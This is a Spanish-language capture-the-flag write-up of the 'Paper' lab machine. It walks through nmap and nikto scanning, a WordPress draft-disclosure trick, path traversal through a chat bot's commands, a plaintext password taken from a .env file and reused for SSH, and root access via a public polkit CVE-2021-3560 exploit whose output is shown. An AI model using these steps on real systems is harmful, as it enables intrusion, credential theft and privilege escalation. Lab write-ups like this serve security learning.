Paper

se inicia escaneo

sudo nmap -sC -sS -sV 10.10.11.143

http://10.10.11.143:22/

http://10.10.11.143:143/

http://10.10.11.143:80/

se usa dirbuster para enumerar los ficheros

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

php,sql,txt,file,html

http://10.10.11.143:80/manual/

http://10.10.11.143:80/icons/

http://10.10.11.143:80/cgi-bin/

segun la busqueda en los ficheros no se encontro nada sospechoso

se pasa a realizar analizis con nikto

nikto -h 10.10.11.143

se encontro un “x-backend-server” llamado “office.paper"
a parte de vulnerabilidades a ataques xss asi como a xst.

se agrega “office.paper” a la lista de host llevandonos al blog de “BLUNDER TIFFIN INC”

realizando nuevamente un escaneo

sudo nmap -sC -sS -sV 10.10.11.143

nos damos cuenta de que el blog se creo con wordpress 5.2.3

por medio de Exploit database se busca una vulnerabilidad de WordPress 5.2.3
encontrando que al agregar `?static=1` al final de la url nos muestra contenido secreto
donde vemos un nuevo URL de registro del sistema de chats de empleados.

se procede a agregar "chat.office.paper" a la lista de host

http://chat.office.paper/register/8qozr226AhkCHZdyY

se procede a crear un usuario para acceder al chat

usuario : cojo

email : cojoci9410@reimondo.com
contrasena : cojo

recyclops list /../ → listar los archivos

recyclops file sale_2/portfolio.txt → para abrir un archivo

recyclops run ../bot_restart.sh -> para ejecutar un archivo


buscando entre los ficheros, encontramos el archivo .env que contenia el siguiente codigo

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

donde “Queenofblad3s!23” era la contrasena del usuario dwight


luego se procede a ingresar al shell

dwight@10.10.11.143



se buscan exploit para el escalado de privilegios

https://github.com/Almorabea/Polkit-exploit


root@paper:~
File Actions Edit View Help
****
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/
****
[+] Starting the Exploit
id: 'ahmed': no such user
id: 'ahmed': no such user
id: 'ahmed': no such user
id: 'ahmed': no such user
[+] User Created with the name of ahmed
[+] Timed out at: 0.007632931888704858
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesktop/Accounts/User1005
[+] Timed out at: 0.008645194572548956
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root
bash: cannot set terminal process group (130226): Inappropriate ioctl for device
[root@paper ~]#